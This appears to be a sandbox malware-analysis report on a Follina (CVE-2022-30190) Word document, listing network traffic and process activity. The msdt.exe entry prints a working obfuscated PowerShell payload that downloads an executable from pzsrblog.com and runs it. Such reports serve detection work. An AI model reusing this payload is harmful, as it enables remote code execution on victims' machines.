Dec 20, 2022 14:14:31.881751060 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.881778002 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.952964067 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.953025103 CET	443	49705	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.953118086 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.953443050 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.953459978 CET	443	49705	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:32.528594017 CET	443	49705	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:32.528748989 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:32.531790018 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:32.531805038 CET	443	49705	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:32.538316965 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:32.538341045 CET	443	49705	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:33.099616051 CET	443	49705	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:33.099706888 CET	443	49705	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:33.099796057 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.100476980 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.100476980 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.102312088 CET	49705	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.299954891 CET	49706	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.300024986 CET	443	49706	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:33.300117016 CET	49706	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.300584078 CET	49706	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.300625086 CET	443	49706	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:33.883405924 CET	443	49706	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:33.887769938 CET	49706	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.887825966 CET	443	49706	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:33.889586926 CET	49706	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:33.889611959 CET	443	49706	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:34.463419914 CET	443	49706	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:34.501749039 CET	49706	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:34.536781073 CET	49707	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:34.536851883 CET	443	49707	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:34.536952019 CET	49707	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:34.537168026 CET	49707	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:34.537183046 CET	443	49707	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:35.120482922 CET	443	49707	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:35.164689064 CET	49707	443	192.168.2.5	118.27.125.229

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 20, 2022 14:14:23.832971096 CET	51441	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:14:23.852786064 CET	53	51441	8.8.8.8	192.168.2.5
Dec 20, 2022 14:14:30.619604111 CET	49724	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:14:30.637578964 CET	53	49724	8.8.8.8	192.168.2.5
Dec 20, 2022 14:15:35.389008045 CET	55039	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:15:35.406678915 CET	53	55039	8.8.8.8	192.168.2.5
Dec 20, 2022 14:16:28.995455027 CET	62659	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:16:29.014905930 CET	53	62659	8.8.8.8	192.168.2.5
Dec 20, 2022 14:16:29.046013117 CET	58581	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:16:29.065974951 CET	53	58581	8.8.8.8	192.168.2.5
Dec 20, 2022 14:16:47.428745031 CET	56263	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:16:47.446058989 CET	53	56263	8.8.8.8	192.168.2.5
Dec 20, 2022 14:16:50.307109118 CET	56687	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:16:50.326646090 CET	53	56687	8.8.8.8	192.168.2.5
Dec 20, 2022 14:16:50.329607010 CET	64419	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:16:50.346931934 CET	53	64419	8.8.8.8	192.168.2.5
Dec 20, 2022 14:16:51.833882093 CET	52688	53	192.168.2.5	8.8.8.8
Dec 20, 2022 14:16:51.851346016 CET	53	52688	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Dec 20, 2022 14:14:21.227132082 CET	192.168.2.5	8.8.8.8	d07a	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Dec 20, 2022 14:14:23.832971096 CET	192.168.2.5	8.8.8.8	0x9fc	Standard query (0)	pzsrblog.com	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:14:30.619604111 CET	192.168.2.5	8.8.8.8	0x3efd	Standard query (0)	pzsrblog.com	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:15:35.389008045 CET	192.168.2.5	8.8.8.8	0xd4ea	Standard query (0)	pzsrblog.com	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:28.995455027 CET	192.168.2.5	8.8.8.8	0xd9e5	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:29.046013117 CET	192.168.2.5	8.8.8.8	0xb93a	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:47.428745031 CET	192.168.2.5	8.8.8.8	0x198	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.307109118 CET	192.168.2.5	8.8.8.8	0x2526	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.329607010 CET	192.168.2.5	8.8.8.8	0xf341	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:51.833882093 CET	192.168.2.5	8.8.8.8	0xa1a0	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Dec 20, 2022 14:14:23.852786064 CET	8.8.8.8	192.168.2.5	0x9fc	No error (0)	pzsrblog.com		118.27.125.229	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:14:30.637578964 CET	8.8.8.8	192.168.2.5	0x3efd	No error (0)	pzsrblog.com		118.27.125.229	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:15:35.406678915 CET	8.8.8.8	192.168.2.5	0xd4ea	No error (0)	pzsrblog.com		118.27.125.229	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:29.014905930 CET	8.8.8.8	192.168.2.5	0xd9e5	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Dec 20, 2022 14:16:29.014905930 CET	8.8.8.8	192.168.2.5	0xd9e5	No error (0)	api4.ipify.org		64.185.227.156	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:29.014905930 CET	8.8.8.8	192.168.2.5	0xd9e5	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:29.014905930 CET	8.8.8.8	192.168.2.5	0xd9e5	No error (0)	api4.ipify.org		104.237.62.212	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:29.065974951 CET	8.8.8.8	192.168.2.5	0xb93a	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Dec 20, 2022 14:16:29.065974951 CET	8.8.8.8	192.168.2.5	0xb93a	No error (0)	api4.ipify.org		64.185.227.156	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:29.065974951 CET	8.8.8.8	192.168.2.5	0xb93a	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:29.065974951 CET	8.8.8.8	192.168.2.5	0xb93a	No error (0)	api4.ipify.org		104.237.62.212	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:47.446058989 CET	8.8.8.8	192.168.2.5	0x198	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.326646090 CET	8.8.8.8	192.168.2.5	0x2526	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Dec 20, 2022 14:16:50.326646090 CET	8.8.8.8	192.168.2.5	0x2526	No error (0)	api4.ipify.org		64.185.227.156	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.326646090 CET	8.8.8.8	192.168.2.5	0x2526	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.326646090 CET	8.8.8.8	192.168.2.5	0x2526	No error (0)	api4.ipify.org		104.237.62.212	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.346931934 CET	8.8.8.8	192.168.2.5	0xf341	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Dec 20, 2022 14:16:50.346931934 CET	8.8.8.8	192.168.2.5	0xf341	No error (0)	api4.ipify.org		64.185.227.156	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.346931934 CET	8.8.8.8	192.168.2.5	0xf341	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:50.346931934 CET	8.8.8.8	192.168.2.5	0xf341	No error (0)	api4.ipify.org		104.237.62.212	A (IP address)	IN (0x0001)	false
Dec 20, 2022 14:16:51.851346016 CET	8.8.8.8	192.168.2.5	0xa1a0	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- pzsrblog.com
- api.ipify.org

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **2396**, Parent PID: **788**

General	
Target ID:	0
Start time:	14:14:18
Start date:	20/12/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x2f0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **860**, Parent PID: **2396**

General	
Target ID:	1
Start time:	14:14:23
Start date:	20/12/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x2d0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **4760**, Parent PID: **2396**

General

Target ID:	4
Start time:	14:14:41
Start date:	20/12/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/ID pcwdIAGNOstIC /SKIp fOrCe /PaRAm "it_rEBRowSEFoRFIIE=#6Aw IT_LaunchMethod=ContextMenu IT _BrowseForFile=4N0$(iEX($(iex('[SYsTeM.text.EnCoDIng]'+[cHAr]58+[chAR]0x3a+'uTf8.gEtString([SyStEm.CoNVErt]'+[chAR]58+[CHAR]0X3a+'FRoMBAse64 sTriNg('+[Char]0X22+'U1RPcC1wUm9jRVNTIC1GT1JDZSAtTkFtZSAnbXNkdCc7JDggPSBBZGQtdFlQZSAtTUVtQkVyZEVGSU5pdGlPTiAnW0RsbEltcG9 ydCgiVXJMTW9uLmRsbCIsIENoYXJTZXQgPSBDaGFyU2V0LlVuaWNvZGUpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBVUkxEb3dubG9hZ FRvRmlsZShJbnRQdHIgSkcsc3RyaW5nIFVXYSxzdHJpbmcgcFksdWludCBlYyxJbnRQdHIgcnEpOycgLU5BbUUgIlFDIiAtbmFNRVNwYUNFIGd1IC1QYXNzV GhydTsgJDg6OlVSTERvd25sb2FkVG9GaWxlKDAsImh0dHBzOi8vcHpzcmJsb2cuY29tL3dwLWNvbnRlbnQvdXBsb2Fkcy8yMDEyL1BST01ad0ZwMzg1dlhyT i5leGUiLCIkRW5WOkFQUERBVEFcUFJPTVp3RnAzODV2WHJOLmV4ZSIsMCwwKTtTdGFSVC1zbEVlcCgzKTtJbnZPa0UtSVRlbSAiJGVudjpBUFB EQVRBXFBST01ad0ZwMzg1dlhyTi5leGUiO3N0T3AtUFJPY2VTUyAtZk9SY0UgLW5hbWUgJ3NkaWFnbmhvc3Qn'+[chaR]0x22+'))')))))m3/../../../../../../../../../../. ./../../../../../.Exe
Imagebase:	0x190000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000004.00000002.444972338.00000000030C0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000004.00000002.443928624.0000000002F08000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000004.00000002.443928624.0000000002F08000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000004.00000002.443795153.0000000002D90000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000004.00000002.443908283.0000000002F00000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000004.00000002.443908283.0000000002F00000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1BBFE8	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1BBFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_602F8054-A648-427D-9E93-D3049AF71472_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_602F8054-A648-427D-9E93-D3049AF71472_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1BB734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **348**, Parent PID: **5756**

General

Target ID:	9
Start time:	14:15:18
Start date:	20/12/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\yjsbg2wl\yjsbg2wl.cmdline
Imagebase:	0x930000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\yjsbg2wl\CSCC31FCDA79CE4E0C894720F359978C2.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	98E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\yjsbg2wl\CSCC31FCDA79CE4E0C894720F359978C2.TMP	success or wait	1	9A9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\yjsbg2wl\CSCC31FCDA79CE4E0C894720F359978C2.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	9A967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\yjsbg2wl\yjsbg2wl.cmdline	unknown	358	success or wait	1	98E638	ReadFile
C:\Users\user\AppData\Local\Temp\yjsbg2wl\yjsbg2wl.0.cs	unknown	5944	success or wait	1	98E638	ReadFile

Analysis Process: cvtres.exe PID: **524**, Parent PID: **348**

General

Target ID:	10
Start time:	14:15:19
Start date:	20/12/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBBFF.tmp" "c:\Users\user\AppData\Local\Temp\yjsbg2wl\CSCC31FCDA79CE4E0C894720F359978C2.TMP"
Imagebase:	0xcc0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 1412, Parent PID: 5756

General

Target ID:	11
Start time:	14:15:21
Start date:	20/12/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\zf01cjt2\zf01cjt2.cmdline
Imagebase:	0x7ff7c8a30000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\zf01cjt2\CSCBCE7B9C025BF4B8F8112717E4D466AA3.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	98E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zf01cjt2\CSCBCE7B9C025BF4B8F8112717E4D466AA3.TMP	success or wait	1	9A9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zf01cjt2\CSCBCE7B9C025BF4B8F8112717E4D466AA3.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	9A967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zf01cjt2\zf01cjt2.cmdline	unknown	358	success or wait	1	98E638	ReadFile
C:\Users\user\AppData\Local\Temp\zf01cjt2\zf01cjt2.0.cs	unknown	791	success or wait	1	98E638	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cvtres.exe PID: **404**, Parent PID: **1412**

General

Target ID:	12
Start time:	14:15:22
Start date:	20/12/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC7C7.tmp" "c:\Users\user\AppData\Local\Temp\zf01cjt2\CSCBCE7B9C025BF4B8F8112717E4D466AA3.TMP"
Imagebase:	0xcc0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4568**, Parent PID: **5756**

General

Target ID:	13
Start time:	14:15:27
Start date:	20/12/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\mnm1snwx\mnm1snwx.cmdline
Imagebase:	0x930000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\mnm1snwx\CSCC987513427A042F884BC2F5ADDB1C11C.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	98E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mnm1snwx\CSCC987513427A042F884BC2F5ADDB1C11C.TMP	success or wait	1	9A9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mnm1snwx\CSCC987513427A042F884BC2F5ADDB1C11C.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	9A967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mnm1snwx\mnm1snwx.cmdline	unknown	371	success or wait	1	98E638	ReadFile
C:\Users\user\AppData\Local\Temp\mnm1snwx\mnm1snwx.0.cs	unknown	260	success or wait	1	98E638	ReadFile

Analysis Process: cvtres.exe PID: **3620**, Parent PID: **4568**

General

Target ID:	14
Start time:	14:15:29
Start date:	20/12/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE5AF.tmp" "c:\Users\user\AppData\Local\Temp\mnm1snwx\CSCC987513427A042F884BC2F5ADDB1C11C.TMP"
Imagebase:	0xcc0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
